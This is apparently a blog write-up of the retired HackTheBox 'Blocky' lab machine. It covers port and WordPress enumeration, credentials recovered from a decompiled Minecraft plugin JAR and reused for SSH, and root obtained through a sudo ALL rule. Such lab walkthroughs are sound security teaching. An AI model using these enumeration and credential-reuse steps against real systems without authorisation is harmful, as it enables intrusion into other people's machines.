Blocky
Walkthrough of the Blocky machine – WordPress/Minecraft enumeration, credentials leaked from a decompiled Java plugin, and a sudo ALL misconfiguration for root.

Blocky - HackTheBox Writeup
Blocky is an Easy Linux machine on HackTheBox. It centers on a WordPress site tied to a Minecraft server, where a leaked Java plugin JAR reveals database credentials that get reused for SSH, and a wide-open sudo misconfiguration hands over root immediately.
Box Info
- Name: Blocky
- Difficulty: Easy
- OS: Linux
- Release Date: 21 Jul 2017
- Retire Date: 09 Dec 2017
- Creator: Arrexel

Recon
nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
┌──🦊 T4T4R1S  IP ➜  10.211.55.3   ~
└─👀 ➜ nmap -p- --min-rate 10000 -oA machines/nmap/Blocky 10.129.55.237
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-31 04:19 EEST
Nmap scan report for 10.129.55.237
Host is up (0.90s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
25565/tcp open  minecraft

Nmap done: 1 IP address (1 host up) scanned in 20.34 seconds

┌──🦊 T4T4R1S  IP ➜  10.211.55.3   ~
└─👀 ➜ nmap -sCV -p 21,22,80,25565 10.129.55.237
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-31 04:20 EEST
PORT      STATE SERVICE   VERSION
21/tcp    open  ftp?
22/tcp    open  ssh       OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
|   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
|_  256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
80/tcp    open  http      Apache httpd 2.4.18
|_http-title: Did not follow redirect to http://blocky.htb
|_http-server-header: Apache/2.4.18 (Ubuntu)
25565/tcp open  minecraft Minecraft 1.11.2 (Protocol: 127, Message: A Minecraft Server, Users: 0/20)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

┌──🦊 T4T4R1S  IP ➜  10.211.55.3   ~
└─👀 ➜
Findings
- Port 21: FTP
- Port 22: SSH (OpenSSH 7.2p2)
- Port 80: Apache 2.4.18
- Port 25565: Minecraft server (unusual — worth remembering, ties in later)
Enumerate FTP - TCP 21
Tried connecting to FTP, but got no usable response — the service didn’t accept an anonymous session or respond meaningfully, so I moved on to the web server:
1
2
3
4
5
6
┌──🦊 T4T4R1S  IP ➜  10.211.55.3   ~/Documents/htb_machines/blocky
└─👀 ➜ ftp 10.129.55.237
Connected to 10.129.55.237.

┌──🦊 T4T4R1S  IP ➜  10.211.55.3   ~/Documents/htb_machines/blocky
└─👀 ➜ nc 10.129.55.237 21
Website - TCP 80
Added the hostname to /etc/hosts first:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──🦊 T4T4R1S  IP ➜  10.211.55.3   ~/Documents/htb_machines/blocky
└─👀 ➜ echo "10.129.55.237 blocky.htb" | sudo tee -a /etc/hosts
10.129.55.237 blocky.htb

┌──🦊 T4T4R1S  IP ➜  10.211.55.3   ~/Documents/htb_machines/blocky
└─👀 ➜ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali-linux-2025-2.localdomain   kali-linux-2025-2

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.1.1    T4T4R1S
10.129.55.237 blocky.htb
Browsing to blocky.htb showed a landing page powered by WordPress:

Directory Fuzzing
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──🦊 T4T4R1S  IP ➜  10.211.55.3   ~/Documents/htb_machines/blocky
└─👀 ➜ gobuster dir -u http://10.129.55.237 -w /usr/share/wordlists/seclists/Dirp-list-2.3-medium.txt -x php -t 40

/wiki (Status: 301)
/wp-content (Status: 301)
/wp-login.php (Status: 200)
/plugins (Status: 301)
/wp-includes (Status: 301)
/index.php (Status: 301)
/javascript (Status: 301)
/wp-trackback.php (Status: 200)
/wp-admin (Status: 301)
/phpmyadmin (Status: 301)
/wp-signup.php (Status: 302)
/server-status (Status: 403)
With WordPress directories confirmed, I ran wpscan to enumerate further:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
┌──🦊 T4T4R1S  IP ➜  10.211.55.3   ~/Documents/htb_machines/blocky
└─👀 ➜ wpscan --url http://10.129.55.237  -e ap,t,tt,u --ignore-main-redirect --wp-content-dir http://10.129.55.237/wp-content
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.129.55.237/ [10.129.55.237]
[+] Started: Wed Sep  2 03:02:18 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] WordPress version 4.8 identified (Insecure, released on 2017-06-08).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://blocky.htb/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.8'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://blocky.htb/, Match: 'WordPress 4.8'

[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Most Popular Themes (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:22 <================================================> (400 / 400) 100.00% Time: 00:00:22

[i] No themes Found.

[+] Enumerating Timthumbs (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:02:25 <==============================================> (2568 / 2568) 100.00% Time: 00:02:25

[i] No Timthumbs Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:09 <==================================================> (10 / 10) 100.00% Time: 00:00:09

[i] User(s) Identified:

[+] notch
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Sep  2 03:06:09 2026
[+] Requests Done: 3021
[+] Cached Requests: 8
[+] Data Sent: 703.646 KB
[+] Data Received: 1.409 MB
[+] Memory used: 286.461 MB
[+] Elapsed time: 00:03:50
Findings: WordPress user notch — no other useful data from wpscan.
Leaked Java Plugin
Under /plugins (found via gobuster), there were two downloadable .jar files:

I decompiled both with jd-gui. One class in particular — tied to the Minecraft server plugin — stood out with hardcoded credentials:

The class contained a SQL username and password. Trying root with that password against SSH failed, so I tried the same password against the WordPress user found earlier, notch.
Shell as notch
1
2
3
4
5
6
7
8
9
┌──🦊 T4T4R1S  IP ➜  10.211.55.3   ~
└─👀 ➜ ssh  notch@10.129.55.237
The authenticity of host '10.129.55.237 (10.129.55.237)' can't be established.
ED25519 key fingerprint is SHA256:ZspC3hwRDEmd09Mn/ZlgKwCv8I8KDhl9Rt2Us0fZ0/8.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:2: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.55.237' (ED25519) to the list of known hosts.
notch@10.129.55.237's password:
Logging in with notch and the password recovered from the decompiled JAR worked:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.


Last login: Fri Jul  8 07:24:50 2022 from 10.10.14.29
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.


notch@Blocky:~$ whoami
notch
Shell obtained as notch — a clear case of credential reuse between the Minecraft/WordPress backend and the system account.
Privilege Escalation: notch → root
The simplest possible privesc on this box — checked sudo -l first:
1
2
3
4
5
6
7
8
notch@Blocky:~$ sudo -l
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
notch@Blocky:~$
notch can run any command as any user with sudo. Escalating to root is immediate:
1
2
3
notch@Blocky:~$ sudo su -
root@Blocky:~# whoami
root
Root obtained — the simplest possible path on this box.
Lessons
- Credential reuse is a recurring theme on easy boxes. Any credential found anywhere (config files, decompiled binaries, leaked JARs) should be tried against every other service and account on the host.
- Decompiling application JARs/binaries found on a web server is a legitimate and often overlooked enumeration step — plugins tied to game servers, backend services, etc. can leak hardcoded secrets.
sudo -lshould always be the first privesc check on any foothold; a wide-open(ALL : ALL) ALLentry is as easy as it gets.
Find me online:
• TryHackMe: t4t4r1s
• HackTheBox: t4t4r1s
• LinkedIn: Mustafa Eltayeb
• X: @mustafa_altayeb